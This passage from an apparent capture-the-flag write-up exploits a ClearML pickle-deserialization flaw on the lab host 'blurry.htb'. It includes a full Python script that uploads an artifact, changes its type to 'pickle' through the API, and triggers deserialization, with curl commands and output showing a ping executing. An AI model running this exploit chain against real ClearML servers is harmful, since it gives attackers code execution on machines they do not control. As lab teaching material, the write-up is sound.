      "preview": "PosixPath('pickle_artifact.pkl')",
      "content_type": "application/pickle"
    },
    "display_data": []
  }
]
```

The type is `pickle` (which is good), but the preview is still that path. If I change my creation script by removing `extension_name=".pkl"` and adding `auto_pickle=False` I'll get something different:

```
0xdf@hacky$ curl -s -H "Authorization: Bearer $token" http://api.blurry.htb/tasks.get_by_id -d "task=8b873a627f144600bfc9652f8f32e539" | jq '.data.task.execution.artifacts'
[
  {
    "key": "sploit",
    "type": "custom",
    "mode": "output",
    "uri":
"http://files.blurry.htb/Black%20Swan/0xdfping.8b873a627f144600bfc9652f8f32e539/artifact"
    "hash": "9b127487b99ba55ae7223961ea443c2cc592110f5b48e90bec325662ba4298e5",
    "content_size": 58,
    "timestamp": 1718037689,
    "type_data": {
      "preview": "pickle_artifact.pkl - 58 bytes\n"
    },
    "display_data": []
  }
]
```

Now the type is `custom`, but the `preview` looks better. Still, I can get it in Python and it doesn't generate pings:

```
>>> task.artifacts['sploit']
{'name': 'sploit', 'size': 58, 'type': 'custom', 'mode': <ArtifactModeEnum.output: 'out'>, 'uri': 'http://files.blurry.htb/Black%20Swan/0xdfping.e257d1f7088240c4a891bbeef20e38da/artifact', 'hash': '9b127487b99ba55ae7223961ea443c2cc592110f5b48e90bec325662ba4298e5', 'timestamp': 1718037689, 'metadata': {}, 'preview': 'pickle_artifact.pkl - 58 bytes\n'}
>>> task.artifacts['sploit'].get()
PosixPath('/home/0xdf/.clearml/cache/storage_manager/global/6571ba624a21a379b66fefdb03f')
```

I need to get the type to `pickle` to that it will be deserialized on the download. I'll do that with the `/tasks.add_or_update_artifact` endpoint. It requires a more complicated JSON body. After some trial and error, I'll end up with this script:

```
#!/usr/bin/env python3

import requests
import time
from clearml import Task

token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZGVudGl0eSI6eyJjb21wYW55IjoizDFiZDkyYTNiMDM5I
_1Ys7AVmz4D3nABFZ708"

# upload task
print("[*] Creating Task")
task = Task.init(project_name="Black Swan", task_name="0xdfping")
task.add_tags("review")
task.upload_artifact(name="sploit", artifact_object="pickle_artifact.pkl", retries=2, v

print(task.artifacts['sploit'])

# update task
print("\n[*] Updating Task Artifact")
headers = {
    "Authorization": f"Bearer {token}",
    "Content-Type": "application/json",
}

data = {
    "task": task.id,
    "artifacts": [
        {
            "key": "sploit",
            "type": "pickle",
            "mode": "output",
            "timestamp": time.time(),
            "uri": task.artifacts.get('sploit').url
        }
    ]
}

resp = requests.post(
    'http://api.blurry.htb/tasks.add_or_update_artifacts',
    json=data,
    headers=headers,
)
print(resp.text)
task.close()

# review task
print("\n[*] Reviewing / Triggering Deserialization")
task = Task.get_task(project_name="Black Swan", task_name="0xdfping")
print(task.artifacts['sploit'])

#trigger task
task.artifacts['sploit'].get()
```

It creates the object. Updates the artifact, then reviews and triggers (assuming I'm running a vulnerable version) the artifact:

```
(venv) 0xdf@hacky$ python create_task.py
[*] Creating Task
ClearML Task: created new task id=80f161137f6a4672b3523416095143b3
2024-06-10 13:41:05,771 - clearml.Task - INFO - No repository found, storing script cod
ClearML results page: http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/e
{'name': 'sploit', 'size': 58, 'type': 'custom', 'mode': <ArtifactModeEnum.output: 'out
'http://files.blurry.htb/Black%20Swan/0xdfping.80f161137f6a4672b3523416095143b3/artifac
'9b127487b99ba55ae7223961ea443c2cc592110f5b48e90bec325662ba4298e5', 'timestamp': dateti
bytes\n'}
```

```

[*] Updating Task Artifact
{"meta":{"id":"b4a2e699d36f47e3ab1601ce7103f3d2","trx":"b4a2e699d36f47e3ab1601ce7103f3d
{"name":"tasks.add_or_update_artifacts","requested_version":"2.27","actual_version":"2.
{}}, "data":{"updated":1}}
```

```
ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU monitorin

[*] Reviewing / Triggering Deserialization
3 task found when searching for `{'project_name': 'Black Swan', 'task_name': '0xdfping'
Selected task `0xdfping` (id=80f161137f6a4672b3523416095143b3)
{'name': 'sploit', 'size': None, 'type': 'pickle', 'mode': <ArtifactModeEnum.output: 'o
'http://files.blurry.htb/Black%20Swan/0xdfping.80f161137f6a4672b3523416095143b3/artifac
13, 41, 7), 'metadata': {}, 'preview': None}
PING 10.10.14.6 (10.10.14.6) 56(84) bytes of data.
64 bytes from 10.10.14.6: icmp_seq=1 ttl=64 time=0.026 ms


--- 10.10.14.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.026/0.026/0.026/0.000 ms
```


Not only can I see that the `type` did update, but also there’s the output of my `ping` command at the bottom! I can see it at `tcpdump` as well (listening on `lo` to get localhost data):


```
0xdf@hacky$ sudo tcpdump -ni lo icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:39:37.823165 IP 10.10.14.6 > 10.10.14.6: ICMP echo request, id 5, seq 1, length 64
13:39:37.823172 IP 10.10.14.6 > 10.10.14.6: ICMP echo reply, id 5, seq 1, length 64
```


0xdf hacks stuff


0xdf hacks stuff
0xdf.223@gmail.com

 [0xdf](#)

 [0xdf](#)

 [feed](#)

 [0xdf](#)

 [@0xdf@infosec.exchange](#)

CTF solutions, malware analysis, home lab development

